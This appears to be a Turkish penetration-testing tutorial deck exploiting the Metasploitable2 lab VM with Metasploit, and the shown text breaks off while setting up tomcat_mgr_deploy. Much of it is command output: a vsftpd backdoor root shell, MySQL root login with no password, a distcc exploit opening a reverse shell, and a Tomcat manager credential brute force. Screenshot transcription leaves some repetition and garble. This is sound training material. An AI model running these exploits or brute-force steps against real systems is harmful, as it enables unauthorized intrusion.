root      6  0.0  0.0     0   0 ?      S<  13:36  0:00 [events/0]
root      7  0.0  0.0     0   0 ?      S<  13:36  0:00 [khelper]
root     41  0.0  0.0     0   0 ?      S<  13:36  0:00 [kblockd/0]
root     68  0.0  0.0     0   0 ?      S<  13:36  0:00 [kscheduler]
root    187  0.0  0.0     0   0 ?      S   13:36  0:00 [pdflush]
root    188  0.0  0.0     0   0 ?      S   13:36  0:00 [pdflush]
root    189  0.0  0.0     0   0 ?      S<  13:36  0:00 [kswapd0]
root    230  0.0  0.0     0   0 ?      S<  13:36  0:00 [aio/0]

systemctl start postgresql; msfdb start; msfconsole ""
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root)  gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.237.128:46275 -> 192.168.237.129:6200) at 2016-07-26 14:30:52 -0400

whoami
root
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ps aux
USER     PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1  0.0  0.3  2844  1696 ?      Ss  13:36  0:01 /sbin/init
root      2  0.0  0.0     0   0 ?      S<  13:36  0:00 [kthreadd]
root      3  0.0  0.0     0   0 ?      S<  13:36  0:00 [migration/0]
root      4  0.0  0.0     0   0 ?      S<  13:36  0:00 [ksoftirqd/0]
root      5  0.0  0.0     0   0 ?      S<  13:36  0:00 [watchdog/0]
root      6  0.0  0.0     0   0 ?      S<  13:36  0:00 [events/0]
root      7  0.0  0.0     0   0 ?      S<  13:36  0:00 [khelper]
root     41  0.0  0.0     0   0 ?      S<  13:36  0:00 [kblockd/0]
root     68  0.0  0.0     0   0 ?      S<  13:36  0:00 [kscheduler]
root    187  0.0  0.0     0   0 ?      S   13:36  0:00 [pdflush]
root    188  0.0  0.0     0   0 ?      S   13:36  0:00 [pdflush]
root    189  0.0  0.0     0   0 ?      S<  13:36  0:00 [kswapd0]
root    230  0.0  0.0     0   0 ?      S<  13:36  0:00 [aio/0]

systemctl start postgresql; msfdb start; msfconsole ""
```

Sızma Testi Örnekleri (Metasploitable2)

Yine Nmap tarama sonucunda bize MySQL veritabanında default kullanıcı adı root ve boş şifre kullanıldığını söylemektedir. Kullanıcı adı ve şifresi bilinen bir veritabanına sızmak için birden fazla senaryo düşübülebilir. Biz metasploit auxiliary modülü kullanarak veritabanı sorgusu çalıştıracağımız. Örnek bir SQL sorgusu çalıştıracağımız farklı bir çok SQL sorgusu çalıştırabiliriz.

Sızma Testi Örnekleri (Metasploitable2)

← → ⌂ | Sertifika hatası localhost:3780/asset.jsp?devid=1

nexpose® Create ? ⓘ 🔔 🔍 ahmet

Exposures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit

<input type="checkbox"/>	Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	VMware Player: VMware host memory overwrite vulnerability (function pointers) (VMSA-2012-0009) (CVE-2012-1517)			9	596	Fri May 04 2012	Thu Feb 13 2014	Critical	1	Exclude
<input type="checkbox"/>	VMware Player: VMware host memory overwrite vulnerability (data pointers) (VMSA-2012-0009) (CVE-2012-1516)			9	596	Fri May 04 2012	Mon Sep 29 2014	Critical	1	Exclude
<input type="checkbox"/>	VMware Player: VMware SCSI device unchecked memory write (VMSA-2012-0009) (CVE-2012-2450)			9	596	Fri May 04 2012	Mon Sep 29 2014	Critical	1	Exclude
<input type="checkbox"/>	Obsolete ISC BIND installation			9.3	807	Wed Jul 25 2007	Thu Aug 14 2014	Critical	2	Exclude
<input type="checkbox"/>	Samba 'reply_netbios_packet' Nmbd Buffer Overflow			9.3	800	Thu Nov 15 2007	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	Samba GETDC Mailslot Processing Buffer Overflow in Nmbd			9.3	800	Thu Nov 15 2007	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	Samba send_mailslot GETDC Buffer Overflow			9.3	798	Mon Dec 10 2007	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	ISC BIND: Handling of zero length rdata can cause named to terminate unexpectedly (CVE-2012-1667)			8.5	638	Mon Jun 04 2012	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	<u>MySQL default account: root/no password</u>			7.5	890	Tue Dec 31 2002	Thu Aug 22 2013	Critical	1	Exclude
<input type="checkbox"/>	CIFS NULL Session Permitted			7.5	755	Wed Jan 01 1997	Thu Jul 12 2012	Critical	1	Exclude

Showing 41 to 50 of 420 | Export to CSV Rows per page: 10 ▶ 5 of 42 ▶

Sızma Testi Örnekleri (Metasploitable2)

```
msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):
Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD          no        The password for the specified username
RHOST           yes        The target address
RPORT            3306      yes        The target port
SQL              select version() yes        The SQL to execute.
USERNAME         no        The username to authenticate as

msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf auxiliary(mysql_sql) > run
[*] Sending statement: 'select version()'...
[*] | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >
```

Sızma Testi Örnekleri (Metasploitable2)

Nmap taramasında görülen bir diğer uygulama 3632. portta çalışan DistCC uygulamasıdır. Bu uygulamayı googleda distcc exploit olarak aratıp bilinen bir açıklığı var mı diye kontrol ettiğimizde <https://www.exploit-db.com/exploits/9915/> böyle bir exploitin varlığını görmekteyiz. Bu kısımdan sonra metasploit ile bulduğumuz exploiti deniyoruz.

Sızma Testi Örnekleri (Metasploitable2)

https://www.google.com.tr/webhp?sourceid=chrome-instant&ion=1&espv=2&ie=UTF-8#q=distcc%20exploit

distcc exploit

Tümü Haberler Videolar Görseller Haritalar Daha fazla ▾ Arama araçları

Yaklaşık 7.790 sonuç bulundu (0,31 saniye)

CVE-2004-2687 DistCC Daemon Command Execution | Rapid7
https://www.rapid7.com/db/modules/exploit.../distcc_exec ▾ Bu sayfanın çevirisini yap
DistCC Daemon Command Execution ... security weakness to execute arbitrary commands on any system running distccd. exploit/unix/misc/distcc_exec ...

Metasploitable Project: Lesson 2: Exploit the distcc daemon to obtain ...
<https://computersecuritystudent.com/.../EXPLOIT/.../index.h...> ▾ Bu sayfanın çevirisini yap
{ Exploit the distcc daemon to obtain root, Collect Lime Memory Dump } ... A machine with distcc installed can send code to be compiled across the network to a ...

DistCC Daemon - Command Execution - Exploit-DB
<https://www.exploit-db.com/exploits/9915/> ▾ Bu sayfanın çevirisini yap
DistCC Daemon Command Execution. CVE-2004-2687. Remote exploits for multiple platform.

DistCCD | RWB Network Security
www.rwbnetsec.com/distccd/ ▾ Bu sayfanın çevirisini yap
Port: TCP 3632 Service: DistCCD Vulnerability: Weak service configuration ... A quick search revealed a public exploit for this version, which allows remote ...

Hacking distcc with Metasploit... | zoidberg's research lab
<https://0x0zoidberg.wordpress.com/.../hacking-distcc-with-m...> ▾ Bu sayfanın çevirisini yap
3 Tem 2010 - unix/misc/distcc_exec excellent DistCC Daemon Command Execution msf > use unix/misc/distcc_exec msf exploit(distcc_exec) > show options

Distcc Remote Code Execution Exploit | Core Security
<https://www.coresecurity.com/.../distcc-remote-code-executi...> ▾ Bu sayfanın çevirisini yap
Distcc, when not configured to restrict access to the server port, allows remote attackers to execute ... This module exploits the vulnerability to install an agent.

Sızma Testi Örnekleri (Metasploitable2)

```
$ systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
msf > search distcc
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        ----      -----
exploit/unix/misc/distcc_exec  2002-02-01  excellent  DistCC Daemon Command Execution

msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
=====
Name  Current Setting  Required  Description
----  -----        -----      -----
RHOST    yes           The target address
RPORT    3632          yes       The target port

Exploit target:
=====
Id  Name
--  --
0  Automatic Target

msf exploit(distcc_exec) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(distcc_exec) > exploit
wordlist

systemctl start postgresql; msfdb start; msfconsole ""

Host: kali          Uptime: 1h 21m 2s
CPU: MHz: 2295        Load: 0.02, 0.02, 0.01
Tasks: 1 / 155      CPU0: 1% CPU1: 0%
Processes:
NAME      PID  CPU    MEM
conky     1511  0.50  0.2
Xorg      857   0.50  3.0
postgres  5949  0.00  0.7
postgres  5942  0.00  1.2
ruby      5928  0.00  13.1
Memory & Swap:
RAM: 69%           Swap: 0%
Filesystem:
root 41% free      11.8GIB/ 28.2G
LAN eth0 (192.168.237.129):
Down: 0B KB/s Up: 0B KB/s
Downloaded: 20.7MIB Uploaded: 3.22M
HTTP (No Address):
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B
Connections:
Inbound: 11 Outbound: 12 Total: 23
Inbound      Local Service/Port
localhost    postgres
localhost    postgres
localhost    postgres
outbound     Remote Service/Port
localhost    postgres
localhost    postgres
localhost    postgres
```

Sızma Testi Örnekleri (Metasploitable2)

```
$ systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
msf > search distcc
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        ----      -----
exploit/unix/misc/distcc_exec  2002-02-01   excellent  DistCC Daemon Command Execution

msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
=====
Name  Current Setting  Required  Description
----  -----        -----      -----
RHOST    yes           The target address
RPORT    3632          yes       The target port

Exploit target:
=====
Id  Name
--  --
0  Automatic Target

msf exploit(distcc_exec) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.237.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IEjdjb0YugTHpRCv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "IEjdjb0YugTHpRCv\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.237.128:4444 -> 192.168.237.129:58093) at 2016-07-26 14:58:28 -0400
whoami
daemon

```

KALI LINUX™
“the quieter you become, the more you are able to hear”

```
systemctl start postgresql; msfdb start; msfconsole ""
Host: kali          Uptime: 1h 22m
CPU
MHz: 2295          Load: 0.06, 0.04, 0.05
Tasks: 1 / 156     CPU0: 1% CPU1: 0%
Processes
NAME          PID  CPU    MEM
postgres      6188 0.50  0.7
ruby          5928 0.50  13.5
Xorg          857  0.50  3.0
Vmtoolsd      721  0.50  0.4
postgres      5948 0.00  0.9
Memory & Swap
RAM: 69%          Swap: 0%
Filesystem
root 41% free    11.8GIB/ 28.2G
LAN eth0 (192.168.237.129)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 20.7MIB Uploaded: 3.22M
File Transfers
No transfers
Connections
Inbound: 14 Outbound: 15 Total: 29
Inbound
localhost      postgres
localhost      postgres
localhost      postgres
localhost      postgres
localhost      Remote Service/Port
localhost      postgres
localhost      postgres
localhost      postgres

```

Sızma Testi Örnekleri (Metasploitable2)

Nmap çıktısında görüldüğü üzere **8180** de Apache Tomcat çalışmakta normalde default olarak **80** yada **8080** de çalışmaktadır.Nexpose çıktısında ise **Default Tomcat User and Password** çıktısı görülmekte.Bunun için **tomcat_mgr_login** adında bir **auxiliary** bulunmakta **Brute Force** (kaba kuvvet) yöntemiyle şifreleri denemekte default yada en çok kullanılan şifreler kısa bir sürede sonuç vermektedir.Biz şifrenin default olduğunu bilsekte bu auxiliarynin kullanımını göstermek amacıyla deneyeceğiz.Username ve Password u ele geçirdikten sonra **tomcat_mgr_deploy** adında bir **exploit**imiz var bunu kullanarak sisteme sızmaya çalışacağız.

Sızma Testi Örnekleri (Metasploitable2)

Nexpose çıktısı Default Tomcat Username ve Password

The screenshot shows the Nexpose web interface. At the top, there are navigation icons (back, forward, search, etc.) and a message about a certificate error for the URL `localhost:3780/asset.jsp?devid=1`. Below the header, the user is identified as `ahmet`. The main area displays a table of vulnerabilities:

<input type="checkbox"/>	Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-2050			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	PHP Fixed security issue			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-0599			10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-5557			10	854	Tue Dec 23 2008	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	Apache HTTPD: APR apr_palloc heap overflow (CVE-2009-2412)			10	846	Thu Aug 06 2009	Fri May 27 2016	Critical	1	
<input type="checkbox"/>	<u>Default Tomcat User and Password</u>			10	842	Mon Nov 09 2009	Fri Jun 03 2016	Critical	1	
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.12			10	840	Thu Dec 17 2009	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	PHP Vulnerability: CVE-2009-4143			10	840	Mon Dec 21 2009	Fri Feb 13 2015	Critical	1	
<input type="checkbox"/>	Obsolete Version of VMware Player			10	833	Sun Jun 06 2010	Tue Oct 27 2015	Critical	1	
<input type="checkbox"/>	PHP Vulnerability: CVE-2012-2688			10	789	Fri Jul 20 2012	Fri Feb 13 2015	Critical	1	

At the bottom left, it says "Showing 11 to 20 of 420" and there is a "Export to CSV" button. At the bottom right, there are buttons for "Rows per page:" (set to 10), and navigation arrows.

Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgres...          root 14:37, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
```

msf > search tomcat mgrlogin

Matching Modules

Name	Disclosure Date	Rank	Description
auxiliary/admin/http/tomcat_administration		normal	Tomcat Administration Tool Default Access
auxiliary/admin/http/tomcat_utf8_traversal		normal	Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/http/trendmicro_dlp_traversal		normal	TrendMicro Data Loss Prevention 5.5 Directory Traversal
auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	Apache Commons FileUpload and Apache Tomcat DoS
auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	Hashtable Collisions
auxiliary/scanner/http/tomcat_enum		normal	Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login		normal	Tomcat Application Manager Login Utility
exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_default_action_mapper	2013-07-02	excellent	Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode	2012-01-06	excellent	Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Apache Tomcat Manager Authenticated Upload Code Execution
exploit/multi/http/zewnworks_configuration_management_upload	2015-04-07	excellent	Novell ZENworks Configuration Management Arbitrary File Upload
post/windows/gather/enum_tomcat		normal	Windows Gather Apache Tomcat Enumeration

msf > use auxiliary/scanner/http/tomcat_mgr_login

msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	8080	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as

Sızma Testi Örnekleri (Metasploitable2)

```
auxiliary/dos/http/hashcollision_dos          2011-12-28    normal   Hashtable Collisions
auxiliary/scanner/http/tomcat_enum            normal   Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login       normal   Tomcat Application Manager Login Utility
exploit/multi/http/struts_code_exec_classloader 2014-03-06  manual   Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_default_action_mapper 2013-07-02  excellent Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode             2012-01-06  excellent Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy           2009-11-09  excellent Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload            2009-11-09  excellent Apache Tomcat Manager Authenticated Upload Code Execution
exploit/multi/http/zenworks_configuration_management_upload 2015-04-07  excellent Novell ZENworks Configuration Management Arbitrary File Upload
post/windows/gather/enum_tomcat               normal   Windows Gather Apache Tomcat Enumeration

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):
Name          Current Setting
-----
BLANK_PASSWORDS false
BRUTEFORCE_SPEED 5
DB_ALL_CREDS  false
DB_ALL_PASS   false
DB_ALL_USERS  false
PASSWORD      /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
PASS_FILE     ...
Proxies       sonuc.xml
RHOSTS        ...
RPORT         8080
STOP_ON_SUCCESS false
TARGETURI     /manager/html
THREADS       1
USERNAME      ...
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
USER_AS_PASS  false
USER_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
VERBOSE       true
VHOST         ...


msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.237.129
RHOSTS => 192.168.237.129
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > run
```

Sızma Testi Örnekleri (Metasploitable2)

Göründüğü üzere bu auxiliary tomcat_mgr_login ile Username ve Passwordu tomcat : tomcat olarak bulduk.

```
systemctl start postgres; msfdb start; msfconsole ""
```

```
msf auxiliary(tomcat_mgr_login) > run
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[+] 192.168.237.129:8180 - LOGIN SUCCESSFUL: tomcat:tomcat
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: ovvwebus:ovW*busr1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:owaspbwa (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[*] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```



Sızma Testi Örnekleri (Metasploitable2)

Resimdeki gibi tomcat_mgr_deploy exploitimizi seçiyoruz gerekli değerleri atayarak exploiti çalıştırıyoruz.

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

